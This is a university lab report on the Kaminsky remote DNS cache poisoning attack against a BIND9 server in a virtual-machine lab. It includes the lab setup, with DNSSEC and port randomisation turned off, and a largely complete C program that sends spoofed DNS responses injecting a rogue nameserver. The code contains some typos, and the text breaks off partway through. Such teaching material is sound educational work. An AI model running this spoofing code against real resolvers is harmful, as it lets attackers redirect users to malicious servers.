

MH4921
Supervised Independent Study II

Remote DNS Attack

Brandon Goh Wen Heng

Academic Year 2018/19

Contents

1	Introduction	1
2	Overview	1
3	Attack Sequence	3
3.1	Virtual Machine (VM) Preparation	3
3.1.1	Network Setup	3
3.1.2	Installing DNS server	3
3.1.3	Creating domain configuration files	4
3.1.4	Starting the DNS server	4
3.1.5	Configuring User Machine	4
3.2	Kaminsky Attack	4
3.3	Result Verification	6
4	Appendix A: udp.c	9
4.1	Code	9
4.2	Explanation (For Selected Parts)	21
5	Further Explanations⁸	26

⁸Information courtesy of <https://www.tenouk.com/Module42.html>


1 Introduction

The Domain Name System (DNS) is used to translate hostnames to IP addresses. This process is termed as DNS resolution, which is transparent to users. However, there are attacks that can be mounted against the DNS resolution process which can redirect the user away from a legitimate to a malicious site, also known as DNS Pharming attacks. However, this is not applicable if the attacker and the server are on different networks, as packet sniffing is not possible. Instead, Kaminsky DNS attack is performed and can be used to spoof DNS requests by attempting to send a packet with a valid transaction ID ($\frac{1}{65536}$ chance).

2 Overview

This lab will focus on the Kaminsky DNS attack, by poisoning the DNS cache of the server using a remote machine in the first task. The second task will focus on verification of the attack, by setting up a domain name and using the command `dig` on the user's machine to check whether the attack mounted previously was successfully executed.

To understand how the Kaminsky's attack works, we need to first understand how the entire DNS architecture operates. The domain `www.ntu.edu.sg` is used as an example. When a query is sent to our DNS server and it does not have the information in its cache, it will query the root DNS server. The root DNS server will respond by getting our DNS server to query the `.SG` DNS server. Querying the `.SG` DNS server will send a reply for our DNS server to query the `.edu.sg` DNS server. This process continues recursively until there are no sub-level domains to query. The final DNS server, in this case `ntu.edu.sg` will reply our DNS server with the IP address to `www.ntu.edu.sg` by transmitting the stored A record. Figure 1 depicts the process in a simpler and cleaner form that is easier to understand.



- ① The attacker queries `www.ntu.edu.sg` to our DNS Server
- ② The query is forwarded to the root DNS Server
- ③ Answer gets our DNS Server to query the `.SG` DNS Server
- ④ The query is forwarded to the `.SG` DNS Server
- ⑤ Answer gets our DNS Server to query the `edu.sg` DNS Server
- ⑥ The query is forwarded to the `edu.sg` DNS Server
- ⑦ Answer gets our DNS Server to query the `ntu.edu.sg` DNS Server
- ⑧ The query is forwarded to the `ntu.edu.sg` DNS Server
- ⑨ Answer provides our DNS Server with the IP address for `www.ntu.edu.sg`
- ⑩ The IP address is forwarded back to the attacker

Figure 1: Complete DNS Querying Process

It is during step ② – ⑨ where the packets with spoofed transaction IDs are sent out, with the hope that one of the packets that has a matching transaction ID will be accepted. If that happens, then the attacker has the opportunity to redirect the domain resources to the address of the attacker's choosing. This could redirect users to malicious sites without the user's knowledge as the domain names will remain the same.

3 Attack Sequence

3.1 Virtual Machine (VM) Preparation

3.1.1 Network Setup

In the following lab, 3 VMs are configured in the layout shown in Figure 2. The figure also displays how a local network is connected to the wider internet and how domains are resolved.




Figure 2: Network Topology

3.1.2 Installing DNS server

The DNS server that will be used on Ubuntu is BIND9 and can be installed using the following line.

```
$ sudo apt-get install bind9
```

3.1.3 Creating domain configuration files

For the DNS server to function, the configuration file `named.conf` needs to be present and reads additional files such as `named.conf.options`, all located in the folder `/etc/bind/`. The following lines are added so that the DNS server's cache dump can be read.

```
options {  
    dump-file      "/var/cache/bind/dump.db";  
};
```

3.1.4 Starting the DNS server

To start the BIND9 DNS server, the following command is executed in Terminal.

```
$sudo service bind9 restart
```

3.1.5 Configuring User Machine

On the user's machine, the default DNS server needs to be amended. This is done by changing the `resolv.conf` file. The following single line is added to the file.

```
nameserver 192.168.43.157 #IP address of server just setup
```

Additionally, the changes made might be overwritten by the DHCP client and needs to be avoided to complete the lab properly. To do so, the DNS server address on our wired connection (Under IPv4 settings) is manually and explicitly defined. To refresh the connection and ensure that the changes take effect immediately, the name of our connection "Wired connection 1" is clicked to force refresh the network.

3.2 Kaminsky Attack

When using the local DNS attack method, it is much simpler as the packets originating from the user or the server can be sniffed easily. However, on a remote network this is not possible. Furthermore, querying a domain will effectively make the results cached onto the server, which will require a period of time before the cache expires (usually 48 hours). This method is ineffective due to the long periods of waiting.

Kaminsky developed an attack that is more effective against systems on remote networks. As the transaction ID on the packet only allows for 65536 values, it is not impractical to flood the server with all 65536 packets. The limitation of blindly flooding the server is that the packet with the legitimate response and valid transaction ID may be received before the spoofed packet with the valid transaction ID may be sent. In this instance, the DNS attack will still fail as the entry from the legitimate response will be successfully cached.

This method was further extended to query sub-domains, as infinitely many sub-domains can be created. Since the query results for the sub-domains do not exist,

the DNS server must query everytime it receives a request for each sub-domain. This provides another window and defeats the caching effect.

In the event the transaction ID of the spoofed packet is accepted by the DNS server, the nameserver mentioned in the packet will be cached. At this stage, the DNS cache has been poisoned.

To prepare the Kaminsky attack, further configuration is required on the user and DNS server VM.

1. All 3 VM must have its network adapter set to “NAT” or Network Address Translation.
2. For simplicity in this lab, source port randomisation is turned off and set to **33333**. Source port randomisation makes it more difficult to guess the originating source port of the packet. The file `/etc/bind/named.conf.options` is modified with the following line.

```
query-source port 33333
```

3. DNS servers now have an added protection scheme called *DNSSEC* (*Domain Name Security Extensions*) DNSSEC works on the basis of using digital signatures and standard algorithms such as RSA and ECC as well as using absolute timestamps to ensure the validity of the responses. This method was implemented to solve the problem of forged and manipulated DNS data, such as by the DNS cache poisoning attack.

To turn this feature off, the file `/etc/bind/named.conf.options` is again modified.

```
//dnssec-validation auto;  
dnssec-enable no;
```

4. The last step involves flushing the cache and restarting the DNS server, which can be accomplished with the following code.

```
$ sudo rndc flush  
$ sudo service bind9 restart
```

To ensure the attack is successful, the attacker needs to send DNS queries to the DNS server using random hostnames. After each query is sent out, large numbers of DNS response packets are sent out within a short timeframe and hoping that a packet with the correct transaction ID is accepted before the actual response is received.

Before executing the attack, a sample code file `udp.c` has been provided with missing information to be filled up. The completed code, together with the information for selected blocks has been explained in Appendix A.

To create a working program from the completed code, the file is compiled using `gcc` with the `lpcap` switch defined.

```
$ gcc -lpcap udp.c -o attack
```

The attack may take several executions before the execution of the query reflects the malicious nameserver. To analyse whether the attack was successful, the cache is dumped into a database and the required components are extracted out to be printed on the screen.

```
$ sudo rndc dumpdb -cache
$ sudo cat /var/cache/bind/dump.db | grep att
```

Successful execution of the attack program will result in a printed line containing the nameserver `ns.dnslabattacker.net`. Looking further into the actual database itself, it can be seen that the malicious nameserver has been added as an authority for the domain `example.com`.




Figure 3: Poisoned DNS Cache

3.3 Result Verification

When performing the DNS query on the domain `example.com`, it can be noticed that the nameserver is stated. However, nameserver will be marked invalid as the zone to receive queries is not set-up to respond. Due to this, there is no valid record for the domain.

To resolve this issue, a zone record is created on the server itself (so it does not need to send requests to the internet to obtain the IP address). To do so, the following configurations need to be made:

1. The file `/etc/bind/named.conf.default-zones` has the following lines added to it.


```

zone "ns.dnslabattacker.net" {
    type master;
    file "/etc/bind/db.attacker";
};

```

2. The file `/etc/bind/db.attacker` is created to hold the resource records required to redirect the DNS queries to the malicious DNS server.

```

$TTL 604800
@      IN      SOA      localhost. root.localhost. (
        2; serial
        604800; refresh
        86400;retry
        2419200; expire
        604800); negative cache TTL

@      IN      NS       ns.dnslabattacker.net.
@      IN      A        192.168.43.157
@      IN      AAAA     ::1

```

3. Because the attacker's system will also receive DNS queries, it too must also be configured with the relevant zone to reply the queries. In the file `/etc/bind/named.conf.local`, the following lines are added.

```

zone "example.com"{
    type master;
    file "/etc/bind/example.com.db";
};

```

Another file `/etc/bind/example.com.db` must also be created.

```

$TTL 3D
@      IN      SOA      ns.example.com. admin.example.com. (
        2008111001
        8H
        2H
        4W
        1D)

@      IN      NS       ns.dnslabattacker.net.
@      IN      MX       10 mail.example.com.


www     IN      A        1.2.3.4
mail    IN      A        5.6.7.8
*.example.com IN      A  9.10.11.12

```

After the files have been modified, the `bind9` service must be restarted for the changes to take effect. To do so, the following line can be used to restart the server.

```
$ sudo service bind9 restart
```

The same attack program is executed now and if the attack is successful, the IP address 1.2.3.4 will appear when the domain `www.example.com` is queried.



```
Terminal
[07/30/2018 08:53] root@ubuntu:/home/seed/Desktop# dig www.example.com

; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61520
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.4

;; AUTHORITY SECTION:
example.com.                    204     IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.         604800  IN      A      192.168.43.157
ns.dnslabattacker.net.         604800  IN      AAAA   ::1

;; Query time: 856 msec
;; SERVER: 192.168.43.157#53(192.168.43.157)
;; WHEN: Mon Jul 30 08:53:55 2018
;; MSG SIZE rcvd: 128
```

Figure 4: Complete Cache Poisoning

4 Appendix A: udp.c

4.1 Code

```
1  // ----udp.c-----
2  // This sample program must be run with root privileges!
3  //
4  // The program is to spoof tons of different queries to the victim.
5  // Use Wireshark to study the packets. However, it is not enough for
6  // the lab, please finish the response packet and complete the task.
7  //
8  // Compile command:
9  // gcc -lpcap udp.c -o udp
10 //
11 //
12
13 #include <unistd.h>
14 #include <stdio.h>
15 #include <sys/socket.h>
16 #include <netinet/ip.h>
17 #include <netinet/udp.h>
18 #include <fcntl.h>
19 #include <string.h>
20 #include <errno.h>
21 #include <stdlib.h>
22 #include <libnet.h>
23 // The packet length
24
25 #define PKT_LEN 8192
26 #define FLAG_R 0x8400
27 #define FLAG_Q 0x0100
28
29 // Can create separate header file (.h) for all headers' structure
30
31 // The IP header's structure
32
33 struct ipheader
34 {
35     unsigned char    iph_ihl:4, iph_ver:4;
36     unsigned char    iph_tos;
37     unsigned short int iph_len;
38     unsigned short int iph_ident;
39
40     // unsigned char    iph_flag;
41
42     unsigned short int iph_offset;
43     unsigned char    iph_ttl;
44     unsigned char    iph_protocol;
45     unsigned short int iph_checksum;
46     unsigned int      iph_sourceip;
47     unsigned int      iph_destip;
48 }
```

```

49 };
50
51 // UDP header's structure
52
53 struct udphheader
54 {
55     unsigned short int udph_srcport;
56     unsigned short int udph_destport;
57     unsigned short int udph_len;
58     unsigned short int udph_chksm;
59 };
60 struct dnsheader
61 {
62     unsigned short int query_id;
63     unsigned short int flags;
64     unsigned short int QDCOUNT;
65     unsigned short int ANCOUNT;
66     unsigned short int NSCOUNT;
67     unsigned short int ARCOUNT;
68 };
69 // This structure is just for convenience, as 4 byte data often appears
   ↪ in the DNS packets.
70 struct dataEnd
71 {
72     unsigned short int type;
73     unsigned short int class;
74 };
75 // total udp header length: 8 bytes (=64 bits)
76
77
78 // (Added) Structure to hold the answer end section
79 struct ansEnd
80 {
81     //char* name;
82     unsigned short int type;
83     //char* type;
84     unsigned short int class;
85     //char* class;
86     //unsigned int ttl;
87     unsigned short int ttl_l;
88     unsigned short int ttl_h;
89     unsigned short int datalen;
90 };
91
92 // (Added) structure to hold the authoritative nameserver end section
93 struct nsEnd
94 {
95     //char* name;
96     unsigned short int type;
97     unsigned short int class;
98     //unsigned int ttl;
99     unsigned short int ttl_l;

```

```

100     unsigned short int ttl_h;
101     unsigned short int datalen;
102     //unsigned int ns;
103 };
104
105 unsigned int checksum(uint16_t *usBuff, int isize)
106 {
107     unsigned int cksum=0;
108     for(; isize>1; isize-=2)
109     {
110         cksum+=*usBuff++;
111     }
112     if(isize==1)
113     {
114         cksum+=*(uint16_t *)usBuff;
115     }
116     return (cksum);
117 }
118
119 // calculate udp checksum
120 uint16_t check_udp_sum(uint8_t *buffer, int len)
121 {
122     unsigned long sum=0;
123     struct ipheader *tempI=(struct ipheader *)(buffer);
124     struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct
125         ↪ ipheader));
126     struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct
127         ↪ ipheader)+sizeof(struct udpheader));
128     tempH->udph_chksum=0;
129     sum=checksum( (uint16_t *) &(tempI->iph_sourceip),8 );
130     sum+=checksum((uint16_t *) tempH,len);
131
132     sum+=ntohs(IPPROTO_UDP+len);
133
134     sum=(sum>>16)+(sum & 0x0000ffff);
135     sum+=(sum>>16);
136
137     return (uint16_t)(~sum);
138 }
139 // Function for checksum calculation. From the RFC,
140 // the checksum algorithm is:
141 // "The checksum field is the 16 bit one's complement of the one's
142 // complement sum of all 16 bit words in the header. For purposes of
143 // computing the checksum, the value of the checksum field is zero."
144
145 unsigned short csum(unsigned short *buf, int nwords)
146 {
147     unsigned long sum;
148     for(sum=0; nwords>0; nwords--)
149         sum += *buf++;
150     sum = (sum >> 16) + (sum & 0xffff);

```

```

150     sum += (sum >> 16);
151     return (unsigned short)(~sum);
152 }
153
154 // (Added) Create response packet
155
156 int response(char* request_url, char* src_addr, char* dest_addr)
157 {
158
159     // socket descriptor
160     int sd;
161
162     // buffer to hold the packet
163     char buffer[PCKT_LEN];
164
165     // set the buffer to 0 for all bytes
166     memset(buffer, 0, PCKT_LEN);
167
168     // Our own headers' structures
169     struct ipheader *ip = (struct ipheader *) buffer;
170     struct udphheader *udp = (struct udphheader *) (buffer + sizeof(struct
        ↳ ipheader));
171     struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct
        ↳ ipheader)+sizeof(struct udphheader));
172
173     // Data is the pointer that points to the first byte of the DNS payload
174     char *data=(buffer +sizeof(struct ipheader)+sizeof(struct
        ↳ udphheader)+sizeof(struct dnsheader));
175
176
177     //////////////////////////////////////
178     // dns fields(UDP payload field)
179     // relate to the lab, you can change them. begin:
180     //////////////////////////////////////
181
182     //The flag you need to set
183
184     dns->flags=htons(FLAG_R); //Response
185
186     //only 1 query, so the count should be one.
187     dns->QDCOUNT=htons(1);
188     dns->ANCOUNT=htons(1);
189     dns->NSCOUNT=htons(1);
190     dns->ARCOUNT=htons(1);
191
192     //query string
193     strcpy(data,request_url);
194     int length=strlen(data)+1;
195
196     //This is more convenient to write the 4bytes in a more organised way.
197
198     struct dataEnd * end=(struct dataEnd *) (data+length);

```

```

199     end->type=htons(1);
200     end->class=htons(1);
201
202     //add the answer section here
203     char *ans=(buffer +sizeof(struct ipheader)+sizeof(struct
        ↳ udphheader)+sizeof(struct dnsheader)+sizeof(struct
        ↳ dataEnd)+length);
204
205     strcpy(ans,request_url);
206     int anslength= strlen(ans)+1;
207
208     struct ansEnd * ansend=(struct ansEnd *)(ans+anslength);
209     ansend->type=htons(1);
210     ansend->class=htons(1);
211     ansend->ttl_l=htons(0x00); //TTL is 208 seconds
212     ansend->ttl_h=htons(0xD0);
213     ansend->datalen=htons(4);
214
215     char *ansaddr=(buffer +sizeof(struct ipheader)+sizeof(struct
        ↳ udphheader)+sizeof(struct dnsheader)+sizeof(struct
        ↳ dataEnd)+length+sizeof(struct ansEnd)+anslength);
216
217     strcpy(ansaddr,"\\1\\2\\3\\4"); //Provides the IP address of query
        ↳ resource
218     int addrlen = strlen(ansaddr);
219
220     //add the authoritative section here
221     char *ns =(buffer +sizeof(struct ipheader)+sizeof(struct
        ↳ udphheader)+sizeof(struct dnsheader)+sizeof(struct
        ↳ dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen);
222     strcpy(ns,"\\7example\\3com"); // Nameserver for resolving domain
223     int nslength= strlen(ns)+1;
224
225     struct nsEnd * nsend=(struct nsEnd *)(ns+nslength);
226     nsend->type=htons(2);
227     nsend->class=htons(1);
228     nsend->ttl_l=htons(0x00);
229     nsend->ttl_h=htons(0xD0);
230     nsend->datalen=htons(23);
231
232     char *nsname=(buffer +sizeof(struct ipheader)+sizeof(struct
        ↳ udphheader)+sizeof(struct dnsheader)+sizeof(struct
        ↳ dataEnd)+length+sizeof(struct
        ↳ ansEnd)+anslength+addrlen+sizeof(struct nsEnd)+nslength);
233
234     strcpy(nsname,"\\2ns\\16dnslabattacker\\3net"); //Provides resolution
        ↳ to the domain
235     int nsnamelen = strlen(nsname)+1;
236
237     //add the additional report here

```

```

238 char *ar=(buffer +sizeof(struct ipheader)+sizeof(struct
    ↳ udphheader)+sizeof(struct dnsheader)+sizeof(struct
    ↳ dataEnd)+length+sizeof(struct
    ↳ ansEnd)+anslength+addrlen+sizeof(struct
    ↳ nsEnd)+nslength+nsnamelen);
239 strcpy(ar, "\2ns\16dnslabattacker\3net"); //IP Address (A record) of
    ↳ nameserver
240 int arlength = strlen(ar)+1;
241 struct ansEnd* arend = (struct ansEnd*)(ar + arlength);
242 arend->type = htons(1);
243 arend->class=htons(1);
244 arend->tttl_l=htons(0x00);
245 arend->tttl_h=htons(0xD0);
246 arend->datalen=htons(4);
247 char *araddr=(buffer +sizeof(struct ipheader)+sizeof(struct
    ↳ udphheader)+sizeof(struct dnsheader)+sizeof(struct
    ↳ dataEnd)+length+sizeof(struct
    ↳ ansEnd)+anslength+addrlen+sizeof(struct
    ↳ nsEnd)+nslength+nsnamelen+arlength+sizeof(struct ansEnd));
248
249 strcpy(araddr, "\1\2\3\4"); //IP Address for resource
250 int araddrlen = strlen(araddr);
251
252
253 ///////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
254 //
255 // DNS format, relate to the lab, you need to change them, end
256 //
257 ///////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
258
259
260 ↳ /*****
    Construction of the packet is done.
    now focus on how to do the settings and send the packet we have
    composed out
261
262 ↳ *****/
263 // Source and destination addresses: IP and port
264
265 struct sockaddr_in sin, din;
266 int one = 1;
267 const int *val = &one;
268 //while(1){
269
270 //dns->response_id=rand(); // transaction ID for the query packet,
    ↳ use random #
271 // Create a raw socket with UDP protocol
272
273 sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
274
275
276 if(sd<0 ) // if socket fails to be created

```



```

277     printf("socket error\n");
278
279     // The source is redundant, may be used later if needed
280     // The address family
281
282     sin.sin_family = AF_INET;
283     din.sin_family = AF_INET;
284
285     // Port numbers
286
287     sin.sin_port = htons(33333);
288     din.sin_port = htons(53);
289
290     // IP addresses
291
292     sin.sin_addr.s_addr = inet_addr(src_addr); // this is the second
        ↪ argument we input into the program
293     din.sin_addr.s_addr = inet_addr("199.43.135.53"); // this is the
        ↪ first argument we input into the program
294
295     // Fabricate the IP header or we can use the
296     // standard header structures but assign our own values.
297
298     ip->iph_ihl = 5;
299     ip->iph_ver = 4;
300     ip->iph_tos = 0; // Low delay
301
302     unsigned short int packetLength =(sizeof(struct ipheader) +
        ↪ sizeof(struct udphheader)+sizeof(struct
        ↪ dnsheader)+length+sizeof(struct dataEnd)+anslength+sizeof( struct
        ↪ ansEnd)+nslength+sizeof(struct
        ↪ nsEnd)+addrlen+nsnamelen+arlength+sizeof(struct
        ↪ ansEnd)+araddrlen); // length + dataEnd_size ==
        ↪ UDP_payload_size
303
304     ip->iph_len=htons(packetLength);
305     ip->iph_ident = htons(rand()); // we give a random number for the
        ↪ identification
306
307     ip->iph_ttl = 110; // hops
308     ip->iph_protocol = 17; // UDP
309
310     // Source IP address, use the actual IP address of example.com
        ↪ nameserver
311
312     ip->iph_sourceip = inet_addr("199.43.135.53");
313
314     // The destination IP address
315
316     ip->iph_destip = inet_addr(src_addr);
317
318     // Fabricate the UDP header. Source port number is redundant

```

```

319
320 udp->udph_srcport = htons(53); // Random source port number, lower
    ↪ numbers may be reserved
321
322 // Destination port number
323
324 udp->udph_destport = htons(33333);
325
326 udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct
    ↪ dnsheader)+length+sizeof(struct dataEnd)+anslength+sizeof( struct
    ↪ ansEnd)+nslength+sizeof(struct
    ↪ nsEnd)+addrlen+nsnamelen+arlength+sizeof(struct
    ↪ ansEnd)+araddrlen); // udp_header_size + udp_payload_size
327
328 // Calculate the checksum for integrity//
329
330 ip->iph_chksm = csum((unsigned short *)buffer, sizeof(struct
    ↪ ipheader) + sizeof(struct udpheader));
331
332 udp->udph_chksm=check_udp_sum(buffer, packetLength-sizeof(struct
    ↪ ipheader));
333
334
335 // Prevent kernel from filling up DNS packet with its information
336 if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
337 {
338     printf("error\n");
339     exit(-1);
340 }
341
342 int count = 0;
343 int trans_id = 3000;
344 while(count < 100)
345 {
346
347
348 // This is to generate queries for random sub-domains xxxxx.example.com
349 dns->query_id=trans_id+count;
350 udp->udph_chksm=check_udp_sum(buffer, packetLength-sizeof(struct
    ↪ ipheader));
351 // Recalculate the checksum for the UDP packet
352
353 // Send the packet out.
354 if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin,
    ↪ sizeof(sin)) < 0)
355     printf("packet send error %d which means
        ↪ %s\n",errno,strerror(errno));
356     count++;
357 }
358 close(sd);
359
360 return 0;

```

```

361 }
362
363 int main(int argc, char *argv[])
364 {
365
366     // This is to check the argc number
367     if(argc != 3)
368     {
369         printf("- Invalid parameters!!!\nPlease enter 2 ip
↵ addresses\nFrom first to last:src_IP dest_IP \n");
370         exit(-1);
371     }
372
373
374     // socket descriptor
375     int sd;
376
377     // buffer to hold the packet
378     char buffer[PKT_LEN];
379
380     // set the buffer to 0 for all bytes
381     memset(buffer, 0, PKT_LEN);
382
383     // Our own headers' structures
384
385     struct ipheader *ip = (struct ipheader *) buffer;
386
387     struct udphheader *udp = (struct udphheader *) (buffer + sizeof(struct
↵ ipheader));
388
389     struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct
↵ ipheader)+sizeof(struct udphheader));
390
391     // data is the pointer points to the first byte of the dns payload
392     char *data=(buffer +sizeof(struct ipheader)+sizeof(struct
↵ udphheader)+sizeof(struct dnsheader));
393
394
395     //////////////////////////////////////
396     // dns fields(UDP payload field)
397     // relate to the lab, you can change them. begin:
398     //////////////////////////////////////
399
400     //The flag you need to set
401
402     dns->flags=htons(FLAG_Q);
403     //only 1 query, so the count should be one.
404     dns->QDCOUNT=htons(1);
405
406
407     //query string
408     strcpy(data, "\5abcde\7example\3com");

```

```

409     int length= strlen(data)+1;
410
411
412     // This is more convenient to write the 4bytes in a more organised way.
413
414     struct dataEnd * end=(struct dataEnd *)(data+length);
415     end->type=htons(1);
416     end->class=htons(1);
417
418
419     ////////////////////////////////////
420     //
421     // DNS format, relate to the lab, you need to change them, end
422     //
423     ////////////////////////////////////
424
425
426     ↪ /******
427     Construction of the packet is done.
428     now focus on how to do the settings and send the packet we have
429     ↪ composed out
430
431     ↪ *****
432     // Source and destination addresses: IP and port
433
434     struct sockaddr_in sin, din;
435     int one = 1;
436     const int *val = &one;
437     dns->query_id=rand(); // transaction ID for the query packet, use
438     ↪ random
439
440     // Create a raw socket with UDP protocol
441
442     sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
443
444     if(sd<0 ) // if socket fails to be created
445         printf("socket error\n");
446
447     // The source is redundant, may be used later if needed
448
449     // The address family
450
451     sin.sin_family = AF_INET;
452     din.sin_family = AF_INET;
453
454     // Port numbers
455
456     sin.sin_port = htons(33333);
457     din.sin_port = htons(53);

```

```

457 // IP addresses
458
459 sin.sin_addr.s_addr = inet_addr(argv[2]); // this is the second
    ↪ argument we input into the program
460 din.sin_addr.s_addr = inet_addr(argv[1]); // this is the first
    ↪ argument we input into the program
461
462 // Fabricate the IP header or we can use the
463 // standard header structures but assign our own values.
464
465 ip->iph_ihl = 5;
466 ip->iph_ver = 4;
467 ip->iph_tos = 0; // Low delay
468
469 unsigned short int packetLength = (sizeof(struct ipheader) +
    ↪ sizeof(struct udphheader)+sizeof(struct
    ↪ dnsheader)+length+sizeof(struct dataEnd)); // length +
    ↪ dataEnd_size == UDP_payload_size
470
471 ip->iph_len=htons(packetLength);
472 ip->iph_ident = htons(rand()); // we give a random number for the
    ↪ identification
473 ip->iph_ttl = 110; // hops
474 ip->iph_protocol = 17; // UDP
475
476 // Source IP address, spoofed address is used here!!!
477
478 ip->iph_sourceip = inet_addr(argv[1]);
479
480 // The destination IP address
481
482 ip->iph_destip = inet_addr(argv[2]);
483
484
485 // Fabricate the UDP header. Source port number, redundant
486
487 udp->udph_srcport = htons(33333); // Random source port number,
    ↪ lower numbers may be reserved
488
489 // Destination port number
490
491 udp->udph_destport = htons(53);
492 udp->udph_len = htons(sizeof(struct udphheader)+sizeof(struct
    ↪ dnsheader)+length+sizeof(struct dataEnd)); // udp_header_size +
    ↪ udp_payload_size
493
494 // Calculate the checksum for integrity//
495
496 ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct
    ↪ ipheader) + sizeof(struct udphheader));
497
498

```

```

499     udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
    ↪     ipheader));
500
    ↪     /*****
501     Tips
502     The checksum is quite important to pass the checking integrity. You
    ↪     need to study the algorithm and what part should be taken into the
    ↪     calculation.
503     !!!!!If you change anything related to the calculation of the
    ↪     checksum, you need to re-calculate it or the packet will be
    ↪     dropped!!!!
504     Here things became easier since I wrote the checksum function for
    ↪     you. You don't need to spend your time writing the right checksum
    ↪     function.
505     Just for knowledge purpose, remember the second parameter
506     for UDP checksum:
507     ipheader_size + udphheader_size + udpData_size
508     for IP checksum:
509     ipheader_size + udphheader_size
510
    ↪     *****/
511
512     // Prevent kernel from filling up DNS packet with its information
